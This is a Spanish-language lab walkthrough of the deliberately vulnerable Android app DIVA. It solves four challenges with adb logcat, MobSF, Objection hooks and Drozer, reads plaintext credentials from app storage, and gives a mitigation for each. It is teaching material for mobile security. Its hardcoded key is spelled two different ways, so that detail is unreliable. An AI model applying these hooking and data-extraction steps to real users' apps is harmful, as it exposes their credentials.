

Entendiendo qué pide el ejercicio

"...Contiene tanto los binarios para su análisis como una guía de su realización: [How to crack the challenges of DIVA – forensic blog \(spreitzenbarth.de\)](#)"

El autor es [mspreitz](#), que publica el 08/07/2018 una guía en donde se explica cómo resolver los 13 retos de DIVA, una app Android vulnerable diseñada para aprender análisis de seguridad móvil. La guía indica que DIVA contiene 13 retos orientados a enseñar fallos de seguridad habituales en apps Android.

Así que en esta práctica se analizará la aplicación **Android vulnerable DIVA — Damn Insecure and Vulnerable App**. El objetivo es identificar y explotar vulnerabilidades comunes en aplicaciones móviles Android.


2. Desarrollo de los retos

2.1 Insecure Logging

Insecure Logging consiste en demostrar que DIVA escribe información sensible en los logs de **Android**. En este reto se analiza la información que la aplicación escribe en los **logs** del sistema. La guía muestra que la app registra información sensible, como un número de tarjeta, mediante una línea de **log**. El problema se encuentra en la clase **LogActivity**, donde se utiliza **Log.e()** para imprimir el valor introducido.

Resolvemos el reto con **adb logcat:** Al introducir un valor en la app y revisar **logcat**, aparece el dato introducido por el usuario.

```
adb logcat
```



```
Nueva pestaña Dividir vista Copiar Pegar
05-04 10:03:59.264 578 780 I WindowManager: WIN DEATH: Window{6ec05df u0 com.withsecure.dz/com.WithSecure.dz.activities.MainActivity
05-04 10:03:59.264 578 780 W InputDispatcher: Attempted to unregister already unregistered input channel '6ec05df com.withsecure.dz/
.dz.activities.MainActivity (server)'
05-04 10:03:59.268 578 781 D ActivityManager: cLeauApplicationRecord -- 1128
05-04 10:03:59.274 578 1116 D GraphicsStats: Buffer count: 3
05-04 10:03:59.274 578 1161 D ActivityManager: cLeauApplicationRecord -- 2659
05-04 10:03:59.274 578 1161 W ActivityManager: Scheduling restart of crashed service com.withsecure.dz/com.WithSecure.dz.services.Cli
9041738ms
05-04 10:03:59.274 578 1161 W ActivityManager: Scheduling restart of crashed service com.withsecure.dz/com.WithSecure.dz.services.Ser
9051738ms
05-04 10:04:00.565 578 948 E ActivityManager: applyOptionsLocked: Unknown animationType=0
05-04 10:04:00.929 578 599 E eglCodecCommon: goldfish_dma_create_region: could not obtain fd to device! fd -1 errno=2
05-04 10:04:01.855 578 948 I ActivityManager: START u0 {cmp=jakhar.aseem.diva/.LogActivity} from uid 10065 on display 0
05-04 10:04:01.955 578 599 I ActivityManager: Displayed jakhar.aseem.diva/.LogActivity: +93ms
05-04 10:04:01.973 1643 1660 D OpenGLRenderer: endAllActiveAnimators on 0xd2998400 (RippleDrawable) with handle 0xd1ed5c50
05-04 10:04:05.035 303 327 W genymotion_audio: Not supplying enough data to HAL, expected position 1812394 , only wrote 1517040
05-04 10:05:18.847 1643 1643 E diva-log: Error while processing transaction with credit card: 5555222233336666
05-04 10:05:18.852 303 326 W genymotion_audio: Not supplying enough data to HAL, expected position 1517211 , only wrote 1517040
05-04 10:05:20.855 578 578 W WindowManager: Attempted to remove non-existing token: android.os.Binder@f3cd84d
05-04 10:05:22.077 303 327 W genymotion_audio: Not supplying enough data to HAL, expected position 1824539 , only wrote 1671840
```

Vulnerabilidad: Exposición de datos sensibles en logs.

Mitigación: Nunca registrar contraseñas, tarjetas, tokens, claves ni datos personales en logs.

2.2 Hardcoding Issues

Resolveremos el Reto 2 Hardcoding Issues con Objection. **El objetivo de este resto es descubrir la clave hardcodeda que la app compara internamente.** En DIVA, el reto está en la clase `jakhar.aseem.diva.HardcodeActivity`, y el código compara el texto introducido con el valor `vendorsecretkey`.

En MobSF, hacemos una búsqueda de los ficheros de la app que tengan el nombre **hardcode**: Vemos el fichero `HardcodeActivity.java`, dentro del método `access(View view)`:

Java Source


Find by filename:

hardcode

Find by content:

Text

Clear



File: HardcodeActivity.java

```

1. package jakhar.aseem.diva;
2.
3. import android.os.Bundle;
4. import android.support.v7.app.AppCompatActivity;
5. import android.view.View;
6. import android.widget.EditText;
7. import android.widget.Toast;
8.
9. /* loaded from: classes.dex */
10. public class HardcodeActivity extends AppCompatActivity {
11.     /* JADX INFO: Access modifiers changed from: protected */
12.     @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, and others
13.     public void onCreate(Bundle savedInstanceState) {
14.         super.onCreate(savedInstanceState);
15.         setContentView(R.layout.activity_hardcode);
16.     }
17.
18.     public void access(View view) {
19.         EditText hkey = (EditText) findViewById(R.id.hkey);
20.         if (hkey.getText().toString().equals("vondorsecretkey")) {
21.             Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
22.         } else {
23.             Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
24.         }
25.     }
26. }

```

© 2026 Mobile Security Framework - MobSF | [Ajin Abraham](#) | [OpenSecurity](#).

En el fichero `HardcodeActivity.java` se ve esta comparación:


```
if (hkey.getText().toString().equals("vondorsecretkey"))
```

donde:

- Toma el texto introducido por el usuario en `EditText hkey`.
- Lo convierte a cadena.
- Lo compara directamente con un valor fijo: `vondorsecretkey`.
- Lo que implica que la clave válida está hardcodeada en el código fuente: `vondorsecretkey`.
- Si el valor coincide: muestra el mensaje `Access granted! See you on the other side :)`.
- Si no coincide: muestra `Access denied! See you in hell :D`.

En Objection vamos a listar las actividades de la app: Intentamos localizar la `Activity` del reto.

```
android hooking list activities
```

Enumeramos los métodos de la clase vulnerable **HardcodeActivity**:

```
android hooking list class_methods jakhar.aseem.diva.HardcodeActivity
```

```
(agent) Activity successfully asked to start.
jakhar.aseem.diva (run) on (Android: 7.1.1) [usb] # android hooking list class_methods jakhar.aseem.diva.HardcodeActivity
protected void jakhar.aseem.diva.HardcodeActivity.onCreate(android.os.Bundle)
public void jakhar.aseem.diva.HardcodeActivity.access(android.view.View)

Found 2 method(s)
jakhar.aseem.diva (run) on (Android: 7.1.1) [usb] #
```

donde vemos los métodos:

- **onCreate(android.os.Bundle)**: Este método se ejecuta cuando se abre la pantalla del reto. Normalmente se encarga de cargar la interfaz gráfica, inicializar botones, campos de texto y preparar la Activity.
- **public void jakhar.aseem.diva.HardcodeActivity.access(android.view.View)**: Recibe un parámetro **android.view.View**. Esto indica que probablemente está asociado al botón de la interfaz. Es decir, cuando el usuario introduce una clave y pulsa el botón, Android ejecuta este método.

Observamos la comparación con **String.equals**. Con Objection vamos a hacer un hook (enganche) al método **equals** de Java, porque la app compara el texto introducido con la clave hardcodeada. Cuando hacemos un hook al método **equals** de java, lo que hacemos es interceptar dinámicamente las llamadas que la aplicación hace a ese método mientras se está ejecutando. A partir de ese momento, cada vez que la app llame a **String.equals()**, Objection intercepta la llamada y puede mostrar:

- Los argumentos recibidos.
- El valor devuelto.
- Opcionalmente, el backtrace.

Es decir, Objection no está leyendo el código fuente directamente. Está observando lo que ocurre en tiempo de ejecución.

```
android hooking watch java.lang.String!equals --dump-args --dump-backtrace  
--dump-return
```

```
jakhar.aseem.diva (run) on (Android: 7.1.1) [usb] # android hooking watch java.lang.String!equals --dump-args --dump-backtra «Captura de  
(agent) Registering job 999101. Name: watch-pattern for: java.lang.String!equals pantalla_20260504_1636  
(agent) Watching java.lang.String.equals(java.lang.Object) home/xxniwexx/Imagen  
jakhar.aseem.diva (run) on (Android: 7.1.1) [usb] # pantalla».
```

Introducimos valores cualquiera: Ahora en la app introducimos valores y cuando pulsamos el botón **Access**. A continuación, Android ejecuta el método **access()** de la **Activity**:

```
....  
....  
  
(agent) [197709] Arguments java.lang.String.equals(vendorsecretkey)  
(agent) [197709] Return Value: (none)  
(agent) [197709] Called java.lang.String.equals(java.lang.Object)  
(agent) [197709] Backtrace:  
    java.lang.String.equals(Native Method)  
  
android.support.v4.app.FragmentManagerImpl.onCreateView(FragmentManager.java:  
a:2246)  
  
android.support.v4.app.FragmentController.onCreateView(FragmentController.j  
ava:111)  
  
android.support.v4.app.FragmentActivity.dispatchFragmentsOnCreateView(Fragm  
entActivity.java:314)  
  
android.support.v4.app.BaseFragmentActivityHoneycomb.onCreateView(BaseFragm  
entActivityHoneycomb.java:31)  
  
android.support.v4.app.FragmentActivity.onCreateView(FragmentActivity.java:  
79)  
  
android.view.LayoutInflater.createViewFromTag(LayoutInflater.java:777)  
  
android.view.LayoutInflater.createViewFromTag(LayoutInflater.java:727)  
    android.view.LayoutInflater.inflate(LayoutInflater.java:495)  
    android.view.LayoutInflater.inflate(LayoutInflater.java:426)  
    android.view.LayoutInflater.inflate(LayoutInflater.java:377)  
    android.widget.Toast.makeText(Toast.java:266)  
    jakhar.aseem.diva.HardcodeActivity.access(HardcodeActivity.java:23)  
    java.lang.reflect.Method.invoke(Native Method)  
  
android.support.v7.internal.app.AppCompatActivity$DeclaredOnClickListener  
er.onClick(AppCompatActivity.java:273)  
    android.view.View.performClick(View.java:5637)
```

```
android.view.View$PerformClick.run(View.java:22429)
android.os.Handler.handleCallback(Handler.java:751)
android.os.Handler.dispatchMessage(Handler.java:95)
android.os.Looper.loop(Looper.java:154)
android.app.ActivityThread.main(ActivityThread.java:6119)
java.lang.reflect.Method.invoke(Native Method)

com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:
886)
    com.android.internal.os.ZygoteInit.main(ZygoteInit.java:776)

...
...
```

donde:

- Esto indica que la aplicación está llamando a `String.equals()` y está comparando el valor introducido por el usuario contra la cadena: `vendorsecretkey`, que es la clave hardcodeada.
- La traza `jakhar.aseem.diva.HardcodeActivity.access(HardcodeActivity.java:23)` es muy importante porque muestra desde dónde se hizo la llamada a `equals()`. Esto confirma que la comparación se produce dentro del método:
`jakhar.aseem.diva.HardcodeActivity.access()`.
- Aunque el usuario introduzca un valor cualquiera, la aplicación internamente hace la comparación. Y gracias al hook, Objection muestra el argumento usado en la comparación.

Escribimos la clave hardcodeada `vendorsecretkey` en la app Diva y obtenemos el pase:



Resumiendo: En el Reto 2 se analiza la clase `jakhar.aseem.diva.HardcodeActivity` usando Objection. Primero se listaron las actividades de la aplicación y se lanzó la activity correspondiente al reto. Después se inspeccionaron sus métodos y se observó que el método principal era `access(android.view.View)`. Para identificar la clave hardcodeada, se enganchó dinámicamente el método `java.lang.String.equals` con Objection usando `--dump-args`, `--dump-backtrace` y `--dump-return`. Al introducir un valor cualquiera en la aplicación y pulsar el botón, Objection mostró que la aplicación comparaba la entrada del usuario con la cadena `vendorsecretkey`. Descubierta la clave e introducirla en la aplicación, el acceso fue concedido.

Vulnerabilidad: Secreto hardcodeado en el código fuente. Al descompilar la APK y revisar la clase `HardcodeActivity`, se encuentra una comparación directa contra una cadena fija: `.equals("vendorsecretkey")`. La guía identifica este valor como el secreto hardcodeado usado para conceder el acceso.

Mitigación: No se deben guardar contraseñas, claves API, tokens ni secretos dentro del código fuente o del binario de la aplicación. Estos valores deben gestionarse del lado del servidor o mediante mecanismos seguros de gestión de secretos.

2.3 Insecure Data Storage — Shared Preferences

La guía de DIVA indica que este bloque de retos trata sobre almacenamiento inseguro: Shared Preferences, SQLite, archivo temporal y SD Card. Concretamente en este reto, la aplicación guarda datos de credenciales en un archivo XML dentro de: `/data/data/jakhar.aseem.diva/shared_prefs/`.


```
putString("user", ...)
putString("password", ...)
```

En el dispositivo android, abrimos la app **Drozer Agent** en el emulador y pulsamos en el botón **ON**. A continuación creamos el forward:

```
adb forward tcp:31415 tcp:31415
```

Conectamos con la consola y vemos si encuentra diva: Usaremos Drozer para identificar el paquete/superficie y a continuación, confirmaremos el hallazgo desde shell.

```
drozer console connect
run app.package.list -f diva
```



```
(frida)-(xxniwexx@kali)-[~/Descargas]
$ drozer console connect
Selecting 89d8a400f7d5f4f7 (unknown Phone 7.1.1)

..                               ...
..O..                             .r..
..a.. . . . . . . . . . . . . . .nd
    ro..idsnemesisand..pr
    .otectorandroidsneme.
    .,sisandprotectorandroids+.
    ..nemesisandprotectorandroidsn:.
    .emesisandprotectorandroidsnemes..
    ..isandp,..,rotecyayandro,..,idsnem.
    .isisandp..rotectorandroid..snemisis.
    ,andprotectorandroidsnemisisandprotec.
    .torandroidsnemisisandprotectorandroid.
    .snemisisandprotectorandroidsnemesisan:
    .dprotectorandroidsnemisisandprotector.

drozer Console (v3.1.0)
dz> run app.package.list -f diva
Attempting to run shell module
jakhar.aseem.diva (Diva)
```

Revisamos la información del paquete:

```
run app.package.info -a jakhar.aseem.diva
```

```

dz> run app.package.info -a jakhar.aseem.diva
Attempting to run shell module
Package: jakhar.aseem.diva
Application Label: Diva
Process Name: jakhar.aseem.diva
Version: 1.0
Data Directory: /data/user/0/jakhar.aseem.diva
APK Path: /data/app/jakhar.aseem.diva-1/base.apk
UID: 10065
GID: [3003]
Shared Libraries: null
Shared User ID: null
Uses Permissions:
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.INTERNET
Defines Permissions:
- None
dz>

```

Enumeramos la superficie de ataque:

```
run app.package.attacksurface jakhar.aseem.diva
```

```

dz> run app.package.attacksurface jakhar.aseem.diva
Attempting to run shell module
Attack Surface:
3 activities exported
0 broadcast receivers exported
1 content providers exported
0 services exported
is debuggable
dz>

```

donde:

- Se identifican tres activities exportadas: `MainActivity`, `APICredsActivity` y `APICreds2Activity`.
- La activity del Reto 3, `InsecureDataStorage1Activity`, no aparece porque no está exportada.

Listamos las **Activities**:


```
run app.activity.info -a jakhar.aseem.diva
```

```
is debuggable
dz> run app.activity.info -a jakhar.aseem.diva
Attempting to run shell module
Package: jakhar.aseem.diva
  jakhar.aseem.diva.MainActivity
    Permission: null
  jakhar.aseem.diva.APICredsActivity
    Permission: null
  jakhar.aseem.diva.APICreds2Activity
    Permission: null

dz> 
```

Lanzamos el Reto 3 desde Drozer:

```
run app.activity.start --component jakhar.aseem.diva
jakhar.aseem.diva.InsecureDataStorage1Activity
```



donde:

- Vemos cómo se abre la pantalla de Insecure Data Storage — Part 1.

Introducimos unas credenciales de prueba, por ejemplo:

```
Usuario: alumno
Password: password123
```

Leemos el archivo con root o ADB: Como el reto consiste en demostrar que la app guarda datos sensibles en texto plano, la comprobación final se hace leyendo el archivo **XML**. En un emulador rooteado:

```
adb shell run-as jakhar.aseem.diva cat
shared_prefs/jakhar.aseem.diva_preferences.xml
```

```
(xxniwexx@kali)-[~]
$ adb shell run-as jakhar.aseem.diva ls shared_prefs
jakhar.aseem.diva_preferences.xml

(xxniwexx@kali)-[~]
$ adb shell run-as jakhar.aseem.diva cat shared_prefs/jakhar.aseem.diva_preferences.xml

<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="user">alumno</string>
  <string name="password">password123</string>
</map>
```

donde:

- Concluimos que el archivo contiene el usuario y la contraseña en texto plano, demostrando una vulnerabilidad de almacenamiento inseguro mediante Shared Preferences.


Vulnerabilidad: Almacenamiento de credenciales en texto plano usando Shared Preferences.

Mitigación: Debemos usar cifrado, Android Keystore o EncryptedSharedPreferences, y evitar guardar contraseñas reutilizables en el dispositivo.

2.4 Insecure Data Storage — Part 2

La guía indica que la app guarda credenciales en una base de datos SQLite local llamada **ids2**, en una tabla llamada **myuser**. Este reto pertenece al bloque de almacenamiento inseguro y que la app guarda información sensible en texto plano.

Abrimos el reto en la app Diva:



Verificamos que la base existe:

```
adb shell run-as jakhar.aseem.diva ls -la databases
```

```
(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$ adb shell run-as jakhar.aseem.diva ls -la databases
total 200
drwxrwx--x 2 u0_a65 u0_a65 4096 2026-05-06 04:01 .
drwxr-x--x 9 u0_a65 u0_a65 4096 2026-05-06 04:19 ..
-rw-rw---- 1 u0_a65 u0_a65 20480 2026-04-23 08:44 divanotes.db
-rw----- 1 u0_a65 u0_a65 8720 2026-04-23 08:44 divanotes.db-journal
-rw-rw---- 1 u0_a65 u0_a65 16384 2026-05-06 06:31 ids2
-rw----- 1 u0_a65 u0_a65 8720 2026-05-06 06:31 ids2-journal
-rw-rw---- 1 u0_a65 u0_a65 16384 2026-05-06 04:06 sqli
-rw----- 1 u0_a65 u0_a65 12824 2026-05-06 04:06 sqli-journal
(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$
```

donde:

- Observamos la base de datos SQLite local llamada **ids2**.

Comprobamos las tablas de la BD **ids2**:

```
adb shell 'run-as jakhar.aseem.diva sqlite3 databases/ids2 ".tables"'
```

```
(xxniwexx@kali)~[~/Escritorio/cybersecurity]
$ adb shell 'run-as jakhar.aseem.diva sqlite3 databases/ids2 ".tables"'
android_metadata  myuser
```

donde:

- Encontramos una tabla llamada **myuser**.

Mostramos el contenido de la tabla **myuser:**

```
adb shell 'run-as jakhar.aseem.diva sqlite3 databases/ids2 "SELECT * FROM myuser;"'
```

```
(xxniwexx@kali)~[~/Escritorio/cybersecurity]
$ adb shell 'run-as jakhar.aseem.diva sqlite3 databases/ids2 "SELECT * FROM myuser;"'
alumno|password123
alumno4|pass4
```

donde:

- Se comprueba que la aplicación DIVA almacena credenciales en una base de datos SQLite local sin aplicar ningún tipo de cifrado.


Vulnerabilidad: Almacenamiento inseguro en base de datos SQLite. La app crea una base de datos llamada ids2 y una tabla myuser con campos user y password. La guía muestra que los datos se insertan directamente en la tabla.

Mitigación: La aplicación no debería guardar contraseñas en texto plano. Si necesitamos almacenamiento local, deberíamos usar cifrado seguro, Android Keystore, bases de datos cifradas y evitar almacenar credenciales reutilizables en el dispositivo.

2.5 Insecure Data Storage — Part 3

